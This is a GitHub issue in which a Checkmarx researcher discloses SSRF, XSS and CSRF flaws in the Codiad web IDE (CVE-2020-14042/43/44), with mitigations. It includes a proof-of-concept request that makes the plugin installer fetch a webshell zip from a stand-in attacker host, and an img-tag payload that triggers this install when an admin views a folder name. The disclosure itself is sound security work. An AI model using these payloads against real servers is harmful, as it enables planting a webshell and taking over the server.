New issue

Jump to bottom

Multiple vulnerabilities that can result in RCE #1122

Open **Yaniv-git** opened this issue on Jun 3, 2020 · 1 comment

Yaniv-git commented on Jun 3, 2020

Hello,
Our research team in Checkmarx found multiple vulnerabilities in Codiad (XSS, CSRF, SSRF, RCE), we tried to contact the top three maintainers and none of them are active. If there are any active developers on this project feel free to contact us for more information.
ScaAppSec@checkmarx.com

Best regards,
Yaniv.


Yaniv-git commented on Aug 20, 2020 • edited

Author


Hello,
My name is Yaniv Nizry and I'm a researcher on the CxSCA group at Checkmarx.
I discovered multiple security vulnerabilities in Codiad that could result in RCE, currently all the versions from 1.7.8 are affected.
The details were privately disclosed to the top maintainers more than 90 days ago, but unfortunately I was told that this project is unmaintained.
As our policy states, and with the suggestion of @Fluidbyte, I'm publishing the details for public knowledge.

CVE-2020-14044

First, admin's SSRF and downloading webshell to the server:
As an "admin" or a one that has access to all the projects, there is a feature to download themes or plugins from GitHub.



The function: components\market\class.market.php -> Market -> Install() downloads a zip file from a URL ($repo variable is the URL and it's a user controlled variable) without validating it (keep in mind that there could be a malicious GitHub repo as well). After downloading the zip, the program extracts it to either "plugins" or "themes" folder.




I tried here zipslip / directory traversal without success but I didn't invest much time in that, It might be possible as well.


PoC:
The request to install a webshell (the "?a=" at the end is to get rid of the path added in the Install function):
http://127.0.0.1/components/market/controller.php?action=install&type=&name=Manually&repo=http://evilWebSite/webshell/webshell.zip?a=
We can make Codiad download and extract any zip to the server (SSRF that causes websell). Again, this feature is enabled only to users with access to all projects ("admins").

Possible mitigation:
since it is possible to install a webshell through GitHub repo, I wouldn't suggest to just verify that the link is from GitHub. It's not recommended at all to extract zip files from untrusted sources, my suggestion is to verify that the plugin/theme is from a known list or disable the feature and install manually when needed.

CVE-2020-14042

Second, XSS when renaming folders:
Folder names in Codiad don't get sanitize and the "admins" can see them all.





The vulnerability occurs because of improper sanitization of the folder's name, "$path" variable in components/filemanager/class.filemanager.php.
With the help of this vulnerability a malicious user with access to only one folder, can make an XSS that triggers the SSRF and installs a webshell. So next time an admin logs in, a webshell gets installed on the server.

PoC:

```
<img width=1 height=1 src=components/market/controller.php?action=install&type=&name=Manually&repo=http://127.0.0.1:8000/ws.zip?a=>
```

Possible mitigation:
sanitize any user input that is later displayed in the web pages.

CVE-2020-14043

Third, CSRF:
In fact, the XSS payload doesn't even need to be on a Codiad instance, it could be on other websites, since there is no CSRF token to the market request.
An admin visiting other malicious website can give the attacker full server control

Possible mitigation:
add CSRF tokens to the requests especially those with some privilege requirements.

Finally, our working webshell:

In addition, while researching I encountered many potential "type juggle" but didn't manage to exploit them.

Feel free to contact us at ScaAppSec@checkmarx.com.
Best regards,
Yaniv.